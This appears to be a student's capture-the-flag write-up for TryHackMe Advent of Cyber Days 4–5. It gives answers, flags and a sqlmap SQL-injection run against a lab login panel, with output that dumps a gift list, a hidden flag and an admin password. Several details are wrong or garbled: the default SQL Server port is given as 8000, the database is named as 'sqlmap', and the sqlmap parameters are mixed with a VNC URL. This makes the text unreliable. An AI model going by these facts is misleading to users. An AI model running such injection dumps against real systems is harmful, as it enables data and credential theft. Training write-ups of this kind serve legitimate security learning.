
=THM{D4t3_AP1}



Question 4:

Q4: Look at wfuzz's help file. What does the -f parameter store results to?

=filename,printer



Thought Process/ Methodology: (Day 4)

First of all, we are opening our machine via Attackbox. Then, go to Firefox to type out the stated IP address. Starts with gobuster to find api and copy the api to the browser and checking up what file is there. After that, we create new document under dirb folder and allow to execute. Then, fuzzing the date parameter using new document and pick the correct post. Last, copy to firefox and get the flag.

DAY 5: [Web Exploitation] Someone stole Santa's gift list!

Question 1:

Q1: What is the default port number for SQL Server running on TCP?

=8000

Question 2:

Q2: Without using directory brute forcing, what's Santa's secret login panel?

= santapanel

Question 3:

Q3: What is the database used from the hint in Santa's TODO list?

=sqlmap

Question 4:

Q4: How many entries are there in the gift database?

= 22

Question 5:


Q5: What is James' age?

= 8

Question 6:

Q6: What did Paul ask for?

= github ownership



```
root@ip-10-10-54-18:~# sqlmap -u http://10.10.10.54:8000/santapanel --data "name=James&password=466414d1e435cb2c09proxyIP=10.10.54.18&rescue=remote" --db=SQLite_masterdb --table=sequeis --batch
[05:11:25] [INFO] fetching tables for database: 'SQLite_masterdb'
[05:11:25] [INFO] fetching columns for table 'sequeis' in database 'SQLite_masterdb'
[05:11:25] [INFO] fetching entries for table 'sequeis' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: sequeis
[22 entries]
+----+-----+-----+
| kid | age | title |
+----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | funnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+----+-----+-----+
```

Question 7:


Q7: What is the flag?

=thmfox{All_I_Want_for_Christmas_Is_You}

Question 8:

Q8: What is admin's password?

=EhCNSWzzFP6sc7gB



The screenshot shows a web browser window at the top with the URL `vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=466414d1e435cb2c&proxyIP=10.10.54.18&resize=remote`. Below the browser is a terminal window titled `root@ip-10-10-54-18: ~`. The terminal displays the output of an SQLMap script. It shows the dumping of the `sequeis` table, the fetching of columns and entries for the `hidden_table`, and the dumping of the `users` table. The output for the `hidden_table` shows a single entry with a flag: `thmfox{All_I_Want_for_Christmas_Is_You}`. The output for the `users` table shows a single entry with the username `admin` and the password `EhCNSWzzFP6sc7gB`. The terminal also shows a warning about HTTP error codes detected during the run.

```
root@ip-10-10-54-18: ~
[05:33:25] [INFO] table 'SQLite_masterdb.sequeis' dumped to CSV file '/root/.sqlmap/output/10.10.183.192/dump/SQLite_masterdb/sequeis.csv'
[05:33:25] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'
[05:33:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+-----+
| flag |
+-----+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+-----+
[05:33:25] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.183.192/dump/SQLite_masterdb/hidden_table.csv'
[05:33:25] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
[05:33:25] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin | EhCNSWzzFP6sc7gB |
+-----+-----+
[05:33:25] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.sqlmap/output/10.10.183.192/dump/SQLite_masterdb/users.csv'
[05:33:25] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[05:33:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.183.192'

[*] shutting down at 05:33:25
root@ip-10-10-54-18: ~
```

Thought Process/ Methodology: (Day 5)

First of all, we are opening our machine via Attackbox. Then, go to Firefox to type out the stated IP address. We are opening up the burpsuite community edition and head to proxy tab. Next, we turn on burp on the browser and visit the vulnerable application (Santa's Panel) to login to the page. Before we continue login to the page, we practise login bypass with SQL injection using port:3000. After successfully logging in, we try submit a request on the web. We then opened up our burpsuite to send the message request to the repeater and save the message request for future use. We then opened up the terminal to run sqlmap script with our respected filename. We now obtain all giftlist database and other information.